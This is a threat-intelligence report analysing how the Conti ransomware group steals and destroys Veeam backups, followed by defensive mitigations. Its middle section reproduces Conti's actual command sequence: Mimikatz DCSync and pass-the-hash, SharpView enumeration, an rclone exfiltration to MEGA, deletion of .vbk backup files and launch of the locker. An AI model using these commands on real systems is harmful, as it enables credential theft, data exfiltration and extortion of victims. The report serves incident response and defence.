Backup “Removal” Solutions - From Conti Ransomware With Love

advintel.io/post/backup-removal-solutions-from-conti-ransomware-with-love

AdvIntel September 29, 2021

- Sep 29, 2021
-
- 5 min read

By Vitali Kremez & Yelisey Boguslavskiy

This redacted report is based on our actual proactive victim breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value Conti ransomware collections at AdvIntel via our product “Andariel.”

Key Takeaways

- Backups are a major obstacle for any ransomware operation as they allow the victim to resume business by performing data recovery instead of paying ransom to the criminals.
- Cyber groups specifically target backup solutions in order to ensure that the victim has no other option except for paying the ransom. Conti group is particularly methodical in developing and implementing backup removal techniques.

- Conti's tactics are based on utilizing the skills of their network intruders or "pentesters" in order to ensure to target on-premise and cloud backup solutions. Conti hunts for Veeam privileged users and services and leverages to access, exfiltrate, remove and encrypt backups to ensure ransomware breaches are un-"backupable". This way, Conti simultaneously exfiltrated the data for further victim blackmailing, while leaving the victim with no chances to quickly recover their files as the backups are removed.
- Maintaining developed protocols of access rights hierarchy, network security, and password hygiene, as well as systemic network monitoring aimed at spotting abnormal network behavior may significantly reduce the chances of Conti successfully removing backups. Secure backup solutions and mitigations listed will enable any possible victims to leave Conti without their demanded ransom money.

Introduction

Conti is a top-tier Russian-speaking ransomware group specializing in double extortion operations of simultaneous data encryption and data exfiltration. Though Conti does utilize the blackmailing aspect of data exfiltration, threatening the victims to publish stolen files, if the ransom is not paid, the main leverage in Conti negotiations is data encryption based on our deeper visibility.


According to AdvIntel sensitive source intelligence, Conti builds their negotiations strategies based on the premise that the majority of targets who pay the ransom are motivated primarily by the need to restore their data while preventing data publishing from being is their secondary goal. If the victim has the ability to restore the files via backups, the chances of successful ransom payment to Conti will be minimized, even despite the fact that the risk of data publishing persists.

As a result, in order to ensure payments, Conti became strategic in addressing this major obstacle and developed a methodology to remove backups in order to force ransomware payment.

Conti's Holistic Vision for Attack Anatomy

Conti's "backup removal solutions" begin on the team development level. While selecting network intruders for their divisions also known as "teams", Conti is particularly clear that experience related to backup identification, localization, and deactivation is among their top priorities for a successful pentester. This backup focus implemented within the partnership-building process enables Conti to assemble teams, equipped with knowledge and skills aimed at backup removal.

The most novel tactics developed by such teams are centered around Veeam backup software. Veeam is a backup, recovery, and data management solutions platform for cloud, virtual, and physical environments.




Weaponized Creativity

Cobalt Strike via Corporation Breach Study


Routinely, Conti initiates their attacks via spam messages with direct Cobalt Strike beacon backdoor delivery. The targeted spam campaigns are meticulously designed on selective research of the prospective target, adverse media about them, their executives, and employees. These campaigns are set to ensure that the spam emails are being opened and Cobalt Strike beacons are executed.

Conti maintains their approach and attack methods during the next step of attack when they leverage the Atera module as well as Ngrok application to establish persistence. As previously reported by AdvIntel Conti is leveraging a legitimate remote management agent Atera to survive possible Cobalt Strike detections from the endpoint detection and response platform. Relying on the legitimate tool to achieve persistence is a core idea leverage by the ransomware pentesting team. The same can be applied to Ngrok, which Conti leverages in order to establish a tunnel to the localhost which will serve as a path for data exfiltration.



The data exfiltration itself is typically done via Rclone weaponization. Rclone config is created and an external location (e.g, MEGA or FTP) for data synchronization (data cloning) is established. Conti will prioritize data based on network shares with a specific aim at documentation related to finance, legal, accounting, insurance, and Information Technology.

Then, finally, Conti pursues that the victim will not be able to recover - they lock the system and the backups and make sure the backups are removed. This can be illustrated by the 2021 **Cobalt Strike Beacon Backdoor** campaign which AdvIntel observed.



Cobalt Strike Backup Removal Sequence

I. Mimikatz and DCsync of Veeam users

run mimikatz's @lsadump::dcsync /domain:VICTIMORG.local /all /csv

II. Find privileged users for Veeam service

- SharpView.exe Find-DomainUserLocation -UserIdentity svc-Veeam
- SharpView.exe Get-DomainGPOComputerLocalGroupMapping -ComputerName svc-Veeam
- SharpView.exe Get-NetLoggedon -ComputerName svc-Veeam

III. Impersonate a privileged backup user and establish Veeam backup privileges

a. Clear text password and create a token if the password can be obtained as clear text

make_token VICTIMORG.local\svc-Veeam <PASSWORD>

b. Pass-The-Hash technnque:

run mimikatz's sekurlsa::pth /user:svc-Veeam /domain:VICTIMORG.local /ntlm:HASH /run:"%COMSPEC% /c echo <VALUE> > \\.\pipe\<VALUE>"

IV. Download Veeam backups configurations

download c:\Users\administrator.VICTIMORG\AppData\Roaming\Veeam_Software_Group_GmbH\Veeam.EndPoint.Tray.exe_Url_<ID>\1.0.0.0\user.co

V. Download Veeam Guest Helper logs

download \\VICTIMORG.local\C$\ProgramData\Veeam\Backup\VeeamGuestHelper_<DATE>.log

VI. Exfiltration Veeam Backups via Rclone

shell rclone.exe copy --max-age 2y "\\VEEAM.VICTIMORG.local\" mega:VEEAM -q --ignore-existing --auto-confirm --multi-thread-streams 7 --transfers 7 --bwlimit 10M

VII. Manual removal of Veeam Backups .vbk

```
rm D:\VeeamBackup\VICTIMORG backup\VICTIMORG<DATE>.vbk
```

VIII. Conti locker of Veeam-designated local domains

```
shell start C:\locker.exe -m -net -size 10 -nomutex -p \\VEEAM.VICTIMORG.local\<DRIVE>$\Backups
```

As demonstrated above, with the Veeam account compromise Conti has a method to deal with backup software to “force” ransom payment.

Veeam Mitigation & Statement on How to Harden Installations:

*When the attackers have access to the domain admin account there is little [**Veeam**] can do to protect our installation. That's why [**Veeam**] usually recommend using a separate domain to run backup software, this could protect [**Veeam**] instance in case of the primary domain is compromised.*

Another approach to protect from ransomware would be to use immutable repositories, they can be considered safe (if configured correctly), because they allow only appending new data, not altering/purging existing backups.

Mitigations & Recommendation

To prevent Conti backup removal attacks, a holistic mitigation framework should be applied:

1. To prevent the attack initiations, employee training, and email security protocols should be implemented. Conti uses very developed social engineering techniques in order to convince the victim employees that the targeted emails are legitimated.
2. Sometimes Conti uses corporate VPN compromise and TrickBot delivery as an alternative means for attack initiation. Tracking externally exposed endpoints is therefore critical.
3. To prevent lateral movement, network hierarchy protocols and should be implemented with network segregation and decentralization.
4. Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker or Software Restriction Policies with the focus on any suspicious “curl” command and unauthorized “.msi” installer scripts particularly those from C:\ProgramData and C:\Temp directory
5. Rclone and other data exfiltration command-line interface activities can be captured through proper logging of process execution with command-line arguments.
6. Special security protocol, password update, and account security measures for Veeam should be implemented to prevent Veeam account takeover. Enabled backups tremendously decrease Conti’s ransom demands and can likely lead to data recovery with zero payments to the Conti collective.

Disrupt ransomware attacks & prevent data stealing with AdvIntel’s threat disruption solutions. Sign up for AdvIntel services and get the most actionable intel on impending ransomware attacks, adversarial preparations for data stealing, and ongoing network investigation operations by the most elite cybercrime collectives.